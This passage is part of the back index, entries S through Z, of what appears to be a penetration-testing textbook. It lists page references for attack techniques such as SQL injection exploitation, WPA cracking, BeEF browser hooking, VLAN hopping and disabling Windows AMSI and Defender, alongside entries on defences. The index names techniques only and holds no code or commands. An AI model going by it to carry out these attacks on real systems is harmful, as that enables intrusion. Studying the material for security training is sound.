  - configuring 364, 365
- specific target 269
- spidering 486
- spoofing 254
- SQL injection (SQLi)
  - dangers, exploring 449
  - detecting 464
  - discovering, with POST 460, 461, 462, 463, 464
  - exploitation 453, 454, 455, 456, 457, 458, 459, 460
  - preventing 465
  - used, for bypassing logins 449, 450, 451, 452, 453
  - vulnerabilities 453, 454, 455, 456, 457, 458, 459, 460
- SQL injection vulnerabilities
  - dangers 449
- SQLi attack 436, 437
- SQLmap
  - about 464
  - used, for extracting data 464
- state-sponsored hacker 11
- stateful firewall
  - checking 192, 193, 194
- static IP address
  - setting 76, 77, 78, 79, 80
- stealth scan
  - performing, with Nmap 188, 190
- stored XSS
  - discovering 468, 470
- Structured Query Language injection (SQLi) 433
- subdomains
  - finding, with dnsmap 179, 180
  - searching, with Sublist3r 166, 167
- Sublist3r
  - used, for searching subdomains 166, 167
- suicide hacker 10
- suspicious activities
  - detecting 391, 392, 393

## T

- tactics, for defending against social engineering
  - about 406
  - countermeasures 407
  - helpdesk and general staff, protecting 407
  - perimeter security, protecting 406
  - phishing emails, detecting 408, 409
- Target IP address 388
- Target MAC address 388
- target technology
  - identifying 152
- TCP flags
  - within, packet 182
- TCP three-way handshake 188
- Temporal Key Integrity Protocol (TKIP) 295
- Terminal Access Controller Access-Control System Plus (TACACS+) 323
- The HoneyNet Project
  - download link 367
  - reference link 367
- theHarvester
  - using 144, 145, 146
- top-level domains (TLDs) 132
- Transmission Control Protocol (TCP) 252
- type 1 hypervisor 34, 35
- type 2 hypervisor 36, 37
- types, social engineering
  - computer-based social engineering 401
  - human-based social engineering 401
  - mobile-based social engineering 401
  - phone-based social engineering 401
  - social engineering through social media 401

## U

- Ubuntu 8.10
  - installing 83, 84, 85, 86, 87, 88, 89, 90
  - URL 83
- Ubuntu Server
  - download link 38
- UDP ports
  - scanning, with Nmap 191
- User Access Control (UAC) 46
- user account
  - creating, on Windows 74

- user credentials
  - leveraging 319, 320
- User Datagram Protocol (UDP) 191
- user enumeration
  - through, noisy authentication controls 207, 208

## V

- Virtual LAN (VLAN) 38
- virtual local area networks (VLANs) 384
- virtual machine (VM)
  - virtual network, attaching to 51, 52, 53, 54
  - Windows, installing as 67, 68, 69, 70, 71, 72, 73, 74
- Virtual Network Computing (VNC) 209
- virtual network
  - attaching, to virtual machine 51, 52, 53, 54
  - creating 42, 43, 44, 45, 46, 47
- virtual switches 37, 38
- virtualization 31, 32, 33
- vishing 405
- VLAN hopping attack
  - launching 384, 385
- Voice over Internet Protocol (VoIP) 123
- vsFTPD 2.3.4 backdoor (CVE-2011-2523) 196
- vsftpd 2.3.4 daemon 308
- vsftpd service 292
- vulnerabilities
  - preventing 446
- vulnerable components 439
- vulnerable page visitors
  - hooking, to Browser Exploitation Framework (BeEF) 470, 472, 473, 474, 476
- vulnerable perimeter systems
  - exploiting, with Metasploit 306, 308, 309, 310, 311

## W

- watering hole attacks
  - setting up 282
- weak encryption exploitation
  - exploiting, to steal credentials 283, 284, 285, 286, 287, 288
- Web Application Firewall (WAF) 17, 446, 465
- web application penetration testing (WAPT) 23
- web application scanners

- Burp Suite 235, 236, 237, 239, 240
- Nikto 229, 230
- using 228
- WPSan tool 230, 231, 232, 234, 235
- web application, vulnerable components
  - about 438
  - Adobe ColdFusion 439
  - Adobe Flash Player 438
  - JBoss Application Server 438
- web application
  - checklists 493
  - security blueprints 493
- Web footprint
  - with EyeWitness 209, 210
- web vulnerabilities
  - discovering, with Acunetix 479, 481, 482, 483, 484
  - discovering, with OWASP ZAP 485, 486, 487, 488
- websites
  - copying, with HTTrack 163
- WEP cracking 293, 294, 295
- WhatWeb
  - technologies, recognizing with 156, 157
- which command 109, 110
- white box 22, 251
- white hat hacker 9, 10
- whois
  - about 164, 165
  - leveraging 163
  - URL 164
- Wi-Fi Protected Access 2 (WPA2) 296
- Windows 10
  - download link 38, 67
- Windows Antimalware Scan Interface (AMSI) 383
  - disabling, PowerShell tradecraft used 383
- Windows Defender 381
- Windows Defender virus definitions
  - removing, PowerShell tradecraft used 381, 383
- Windows Management Instrumentation (WMI) 221
- Windows Server 2016
  - download link 38, 67
- Windows
  - installing, as virtual machine (VM) 67, 68, 69, 70, 71, 72, 73, 74

- user account, creating on 74
- wireless adapter
  - connecting, to Kali Linux 255, 256, 257, 258
- wireless intrusion prevention system (WIPS) 302
- wireless modes
  - managing 259, 260
  - monitoring 259, 260
- wireless network
  - clients, deauthenticating on 270, 271, 272
- wireless security settings
  - configuration, for securing network 302, 304, 306
- Wireshark display filters
  - reference link 370
- Wireshark
  - about 362
  - monitor (sniffer) interface, configuring 365, 366, 367
  - overview 362, 363
  - packet captures, parsing 367, 369, 371, 373, 375
  - SPAN port, configuring 364, 365
  - URL 182
  - using 388, 389
  - using, in MITM attacks 362, 363
- WordPress
  - reference link 231
- WPA cracking 295, 296, 297, 298
- WPA handshake 270
- WPAD protocol attacks
  - about 358, 361
  - exploiting 359, 360, 362
- WPSan tool 230, 231, 232, 234, 235

## X

- XSS attacks 434
- XSS attacks, types
  - reflected XSS 435
  - stored XSS 435

## Z

- Zenmap
  - about 196, 197, 199
  - customized scanning profiles, creating 198
  - download link 196



used, for network scanning 331, 333  
zero-day attack 14

zone transfer  
performing, with dnsenum 175, 177